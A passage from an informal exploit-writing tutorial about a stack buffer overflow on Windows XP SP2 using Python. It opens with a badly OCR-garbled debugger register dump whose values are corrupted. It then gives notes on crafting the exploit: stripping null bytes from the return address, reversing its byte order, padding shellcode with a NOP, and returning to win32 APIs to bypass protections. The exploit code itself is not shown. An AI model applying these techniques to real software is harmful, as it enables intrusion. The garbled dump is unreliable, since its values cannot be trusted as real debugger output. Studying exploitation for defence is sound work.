0 0 LastErr ERROR_SUCCESS (00000000) EFL 00000246 (NO,NB,E,BE,NS,PE,GE,LE) ST0 empty -UNORM BE64 0015BD48 00650078 ST1 empty -UNORM B1F9 7C90E027 00740065 ST2 empty +UNORM 0024 0015F54C 0000001 ST4 empty -UNORM B249 0015AC90 00000001 ST4 empty %1.19L ST5 empty 0.0 ST6 empty -UNORM F644 0015BE48 0013F9D8 ST6 empty -UNORM F644 0015BE48 0013F9D8	10100 Parst	CS 00 SS 00 DS 00 FS 00	18 325it 23 325it 23 325it 38 325it	Ø(FFFFFFF Ø(FFFFFFF Ø(FFFFFFF	F) F) F)					
ST0 empty -UNORM BE64 0015BD48 00650078 ST1 empty -UNORM B1F9 7C90E027 00740065 ST2 empty -UNORM 0024 0013F54C 000000017 ST3 empty -UNORM 8249 0015AC90 00000001 ST4 empty 24,19L ST5 empty 0.0 ST5 empty 0.0 ST5 empty 0.0 ST5 empty -UNORM F644 0015BE48 0015F9D8		LastE	rr ERROR	SUCCESS (0000000	90)				
ST1 empty -UNORM B1F9 7C90E027 00740065 ST2 empty +UNORM 0024 0013F54C 00000017 ST3 empty -UNORM B249 0013F54C 00000001 ST4 empty 2#.19L ST5 empty 0.0 ST6 empty -UNORM F644 0015BE48 0013F9D8 ST6 empty -UNORM F644 0015BE48 0013F9D8	EFL	000002	46 (NO, N	B,E,BE,NS,	PE,GE,L	E)				
CT7 = cmc + c = UNODM DE64 70910E6D 001E07D9	ST1 ST2 ST3 ST4 ST5	empty empty empty empty empty	-UNORM B: +UNORM 00 -UNORM B: %#.19L 0.0	1F9 7C90E0 024 0013F5 249 0015AC	27 0072 4C 0000 90 0000	40065 30017 30001				
FST 0000 Cond 3 2 1 0 E FP 0 0 2 0 1 (GT) FCW 027F Prec NEAR,53 Mask 1 1 1 1 1 1			LINODM D	E24 20010E	6D 0019	507D8				
			Cond Ø Ø Prec NEAG	00 Err R,53 Mask			ōō.	(GT)		

Ok now we should write exploit I'll use python for this use can use another language this is not really big matter ...



After running exploit I got a shell as you can see in follow picture:



There are a few notes in this exploit:

- 1- For running this exploit you should download win32api module for python.
- 2- My Target OS is windows XP sp2 Pro win core2 due CPU.
- 3- You can't use null byte at end of WinExec function in python so I removed null byte from end of return address
- 4- Return address is that call stack and re to LIFO reversed here.
- 5- My shellcode was 35 byte but 35 is odd and I need even so I add a NOP at end of shellcode as you may remember NOP is no operation (x90) and does not anything and will tell processor go to next byte.
- 6- Maybe a few section in this paper is unbeknownst for you practice will solve this problem I promise⁽³⁾.
- 7- In this case there is no protection and in most of 3dparty applications too but bypassing protections is not really hard just think to return to win32 API and etc

Why I don't public this method on real application?

I believe this Mr. Dave Aitel sentence: Not only are bugs expensive but the techniques for reliably exploiting bugs becomes expensive.

Becoming a real exploit coder is not easy but it's possible and I should quote and notice another sentence that is: Modern Exploits - Do You Still Need To Learn Assembly Language (ASM) (you can read full post here :)

http://www.darknet.org.uk/2008/09/modern-exploits-do-you-still-need-to-learn-assembly-language-asm/

I'm fully sure learning assembly language and Then practice / practice / and practice and work through in the debuggers can help you to learning your requirement knowledge.

We will try to have more interesting tools – papers – advisories soon.

And I'm sorry about grammatical and orthographic mistakes I wrote this really fast without any checking .

Finally a nice picture from Mr. Nicolas Waisman Presentation:

Public Exploits



V S



Good luck!